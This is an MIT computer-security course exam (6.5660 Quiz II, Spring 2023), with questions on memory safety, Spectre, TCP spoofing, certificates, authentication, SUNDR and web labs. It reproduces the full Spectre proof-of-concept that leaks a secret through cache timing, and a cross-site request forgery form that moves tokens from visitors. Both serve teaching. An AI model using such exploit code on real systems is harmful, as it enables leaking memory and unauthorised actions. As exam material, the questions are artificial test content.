



Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.5660 Spring 2023

Quiz II

You have 180 minutes to answer the questions in this quiz. In order to receive credit you must answer each question as precisely as possible.

Some questions are harder than others, and some questions earn more points than others. You may want to skim them all through first, and attack them in the order that allows you to make the most progress.

If you find a question ambiguous, be sure to write down any assumptions you make. Be neat and legible. If we can't understand your answer, we can't give you credit!

Write your name and submission website email address on this cover sheet.

**This is an open book, open notes, open laptop exam.
NO COMMUNICATION OR COLLABORATION DURING THE QUIZ.**

This quiz is printed double-sided.

Please do not write in the boxes below.

I (xx/10)	II (xx/10)	III (xx/15)	IV (xx/15)	V (xx/18)	VI (xx/15)	VII (xx/15)	VIII (xx/24)	IX (xx/12)	X (xx/15)	XI (xx/25)	XII (xx/6)	Total (xx/180)

Name:

Submission website email address:

You can answer the feedback questions on the back of the quiz before the official start time.

This page intentionally left blank.

I Baggy bounds checking

Consider the following C function, running under Baggy bounds checking with `slot_size=16` on a 32-bit system.

```
struct s {
    char a[8];
    char b[16];
};

char* g(char *p) {
    return p+X;
}

void f() {
    struct s v;
    g(&v.b[4]);
}
```

- [10 points]:** What is the smallest positive value of the constant `X` for which invoking `f()` will crash? Assume the compiler performs no optimizations, inlining, or dead-code elimination. Explain your answer.

This page intentionally left blank.

II Spectre attacks

Consider the Spectre attack code discussed in lecture (shown below and on the next page).

2. [10 points]: Which line(s) of code are important to be executed speculatively during the Spectre attack?

```
1 unsigned int array1_size = 16;
2 uint8_t unused1[64];
3 uint8_t array1[160] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16 };
4 uint8_t unused2[64];
5 uint8_t array2[256 * 512];
6 char * secret = "The Magic Words are Squeamish Ossifrage.";
7 uint8_t temp = 0; /* Used so compiler won't optimize out victim_function() */
8
9 void victim_function(size_t x) {
10     if (x < array1_size) {
11         temp &= array2[array1[x] * 512];
12     }
13 }
14
15 #define CACHE_HIT_THRESHOLD (80) /* assume cache hit if time <= threshold */
16
17 void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
18     static int results[256];
19     int tries, i, j, k, mix_i, junk = 0;
20     size_t training_x, x;
21     register uint64_t time1, time2;
22     volatile uint8_t * addr;
23
24     for (i = 0; i < 256; i++)
25         results[i] = 0;
26     for (tries = 999; tries > 0; tries--) {
27         for (i = 0; i < 256; i++)
28             _mm_clflush( & array2[i * 512]); /* intrinsic for clflush instruction */
29
```

```

30  /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
31  training_x = tries % array1_size;
32  for (j = 29; j >= 0; j--) {
33      _mm_clflush( & array1_size);
34      for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
35
36      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
37      /* Avoid jumps in case those tip off the branch predictor */
38      x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
39      x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
40      x = training_x ^ (x & (malicious_x ^ training_x));
41
42      /* Call the victim! */
43      victim_function(x);
44  }
45
46  /* Time reads. Order is lightly mixed up to prevent stride prediction */
47  for (i = 0; i < 256; i++) {
48      mix_i = ((i * 167) + 13) & 255;
49      addr = & array2[mix_i * 512];
50      time1 = __rdtscp( & junk); /* READ TIMER */
51      junk = * addr; /* MEMORY ACCESS TO TIME */
52      time2 = __rdtscp( & junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
53      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
54          results[mix_i]++; /* cache hit - add +1 to score for this value */
55  }
56
57  /* Locate highest & second-highest results results tallies in j/k */
58  j = k = -1;
59  for (i = 0; i < 256; i++) {
60      if (j < 0 || results[i] >= results[j]) {
61          k = j; j = i;
62      } else if (k < 0 || results[i] >= results[k]) {
63          k = i;
64      }
65  }
66  if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
67      break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
68  }
69  results[0] ^= junk; /* use junk so code above won't get optimized out*/
70  value[0] = (uint8_t) j;
71  score[0] = results[j];
72  value[1] = (uint8_t) k;
73  score[1] = results[k];
74  }

```

III TCP/IP

Ben Bitdiddle runs his own small mail server. Ben's SMTP server has a TCP/IP stack that uses the RFC 1948 scheme for selecting the initial sequence number (also described in lecture and in the lecture notes): the server chooses the initial sequence number as:

$$\text{ISN} = \text{ISN_oldstyle} + \text{H}(\text{srcip}, \text{srcport}, \text{dstip}, \text{dstport}, \text{secret})$$

where `ISN_oldstyle` is the Berkeley initial sequence number algorithm referred to by Bellovin's paper. Ben's server maintains a log of incoming connections, and one day Ben notices that a spam message arrived on an SMTP connection supposedly from Gmail's mail server. Ben figures out that his TCP stack had a bug where `secret` was always zero, and an adversary used this to spoof a TCP connection from Gmail's server to send him spam! Ben wants to know the real IP address of the spammer's machine.

- 3. [15 points]:** How can Ben narrow down the set of possible IP addresses for the spammer? Assume the spam message itself has no information of interest, and assume the ISPs cannot provide any assistance to Ben in this matter.

This page intentionally left blank.

IV Forward Secrecy

4. [15 points]: Consider the following (simplified) protocol to establish a secure channel. Assume that Server S has the public/private key pair PK_S/SK_S and that all clients already have validated copies of PK_S .

- (a) When a client c connects to Server S for the first time, S generates a new public/private key pair $PK_{S \rightarrow c}/SK_{S \rightarrow c}$. It signs $PK_{S \rightarrow c}$ with SK_S , and sends $PK_{S \rightarrow c}$ along with the signature to the client.
- (b) The client c validates the signature of $PK_{S \rightarrow c}$, and sends a *nonce* encrypted with $PK_{S \rightarrow c}$ to S .
- (c) Server S uses $SK_{S \rightarrow c}$ to decrypt *nonce*, and then both sides use *nonce* as a symmetric secret to encrypt all communication, discarding *nonce* when the session is closed.
- (d) Upon session close, Server S encrypts $SK_{S \rightarrow c}$ with PK_S , to produce $E(SK_{S \rightarrow c})$ and stores $\{PK_{S \rightarrow c}, E(SK_{S \rightarrow c})\}$ in a table T indexed by c .
- (e) On each client login, S will first look up the table T to see if the client has previously connected to S , before going through the expensive generation of a new asymmetric key pair, as in Step (b). If the client has previously connected, S uses the pair corresponding to client c from the table.

Does the above protocol provide **forward secrecy**? Explain why or why not.

This page intentionally left blank.

V Certificates

5. [6 points]: Suppose that instead of using certificates, each time a client wants to connect to a server, it first connects to a Certificate Authority (CA) that it trusts to obtain the public key of the server. Give one advantage of this scheme in comparison to conventional certificates, and one disadvantage.

6. [6 points]: Briefly describe one mechanism by which a CA performs Domain Validation (DV), which is a check for domain ownership.

7. [6 points]: In Certificate Transparency, a public log of all certificates is maintained, and all legitimate CAs must register new certificates in the log. Name two types of entities who query the log to check for misbehavior of CAs.

This page intentionally left blank.

VI User Authentication

Consider the following protocol for user authentication, which is a variant of U2F. Assume that a `Hello` message is sent from a client when the client clicks on `ServerURL` link to a web server, and that `Sign()` uses the private key of the authenticator (security key); the web server already knows the corresponding public key for each user.


```
Client   ---      Hello           ---> Server
Client  <--      Account?         ---- Server
Client   ---      Username, Password ---> Server
Client  <--      Chall            ---- Server
Client   ---      Sign(Chall)      ---> Server
Client   ---      Sign(ServerURL)  ---> Server
Server allows Client login if signatures are valid.
```

8. [15 points]: Is this protocol equivalent to U2F in terms of security? Argue yes or no.

This page intentionally left blank.

VII Integrity Trees

9. [15 points]: Consider a single-chip secure processor that interacts with untrusted memory. Since the threat model includes active attackers that may tamper with memory contents, the processor maintains an integrity tree (also called a Merkle Tree or Hash Tree) over the memory contents as shown in the figure below. The memory has four data blocks, and all intermediate nodes correspond to hashes that are stored in other memory blocks, except for the root, which is stored in processor secure memory. Suppose that the processor wishes to read block **V2**. Describe the sequence of operations including all memory reads and checks that the processor has to perform to ensure the integrity of data that is read.



This page intentionally left blank.

VIII Guest lectures

10. [8 points]: According to Max Burkhardt's guest lecture, which of the following are true statements?

(Circle True or False for each choice; we subtract points for incorrect answers.)

- A. True / False** Detecting the adversary's initial point of attack is harder than detecting the adversary's subsequent attack steps.
- B. True / False** Buffer overflow bugs in Figma servers are one of the main attack vectors that Max worries about.
- C. True / False** Locking down employee devices is an effective approach for improving security.
- D. True / False** Logging across systems in a large company is infeasible because there are too many different kinds of devices and operating systems in use, which leads to incoherent logs.

11. [8 points]: According to Jon Gjengset's guest lecture, which of the following are true statements?

(Circle True or False for each choice; we subtract points for incorrect answers.)

- A. True / False** Checking the developer's signature on their source code ensures that you are running the correct code.
- B. True / False** A software bill of materials ensures that a client can determine what software is running on a server.
- C. True / False** A software bill of materials can include data about a third-party library from either the developer of that third-party library, the developer of the overall application using the library, or an outside party that analyzed the library in question.
- D. True / False** It is important to know what software versions have been deployed on your server in the past.

NOTE: There are more questions on the back side of this page.

12. [8 points]: Suppose Alyssa and Ben regularly talked by Zoom using end-to-end encryption on their laptop computers, using the protocol described in the “Zoom Cryptography Whitepaper” (including the parts that the paper says are not released yet). According to Max Krohn’s guest lecture, which of the following scenarios will generate a warning about Ben using a new device? Assume there are no adversaries.

(Circle True or False for each choice; we subtract points for incorrect answers.)

- A. True / False** Ben signs in to his account from a new phone and calls Alyssa.
- B. True / False** Ben signs in to his account from a new phone, then signs in to his account from a new tablet, then opens Zoom on his laptop and approves the tablet. Ben then calls Alyssa from his phone.
- C. True / False** Alyssa signs in to her account from a new phone and calls Ben, who is still using his laptop.
- D. True / False** Both Alyssa and Ben sign into their Zoom accounts from their new phones and Alyssa calls Ben.

IX SUNDR

Alyssa P. Hacker and Ben Bitdiddle are using a SUNDR file system to collaborate on a project, but the server is malicious. Assume that Alyssa and Ben are using the strawman design from section 3.1 in the SUNDR paper that ships explicit logs on every operation.

Alyssa runs the following shell commands on her computer, in the shared SUNDR file system directory (assume `f1.txt` and `f2.txt` do not exist initially), and the commands succeed:

```
echo a > f1.txt
echo b > f2.txt
echo c > f2.txt
echo d > f1.txt
```

After Alyssa is done, Ben runs the following commands:

```
cat f1.txt
cat f2.txt
```

13. [12 points]: Is it possible for Ben to observe the following output?
(Circle True or False for each choice; we subtract points for incorrect answers.)

- A. True / False a followed by b
- B. True / False a followed by c
- C. True / False f1.txt: No such file or directory followed by b
- D. True / False d followed by b

This page intentionally left blank.

X Lab 4

Suppose that the Zoobar web application is deployed at `https://zoobar.org/`. Alyssa registers the account alyssa on `https://zoobar.org/` and sets up her own web site at `https://alyssa.org/` with the following contents, intending to collect 1 zoobar from each visitor to her web site that clicks on the “Click here” button:

```
<form method="post" action="https://zoobar.org/zoobar/index.cgi/transfer">
  <input name="zoobars" type="hidden" value="1">
  <input name="recipient" type="hidden" value="alyssa">
  <input type="submit" name="submission" value="Click here">
</form>
```

14. [15 points]: Will Alyssa’s attack work? Explain when the attack would work, or explain why it will not work.

This page intentionally left blank.

XI Lab 5

Ben Bitdiddle is implementing WebAuthn for Zoobar as part of lab 5. While debugging, he added code to record the arguments passed to `navigator.credentials.get`, by logging them to a public page at <https://pastebin.com/>. Unfortunately, Ben forgot to remove this code when deploying his app.

15. [15 points]: Can an adversary exploit the debugging information logged by Ben's WebAuthn implementation? Explain how or explain why not.

This page intentionally left blank.

Ben Bitdiddle is implementing his ACME client in lab 5. His client creates an account, sends the certificate request to the `newOrder` URL, and then POSTs to the `authorizations` URL. The client then responds to the challenge it received from the `authorizations` request, by writing the token string to the `.well-known/acme-challenge/token` file, and then POSTing to the challenge URL from the `authorizations` response. However, when the client goes to POST the CSR to the `finalize` URL, it gets an error.

16. [10 points]: What's wrong with Ben's ACME client?

NOTE: The feedback question is on the back side of this page.

XII 6.5660

We'd like to hear your opinions about 6.5660. Any answer, except no answer, will receive full credit.

17. [3 points]: Are there any papers or guest lectures in the second part of the semester that you think we should definitely remove next year? If not, feel free to say that.

18. [3 points]: Are there topics that we didn't cover this semester that you think 6.5660 should cover in future years?

End of Quiz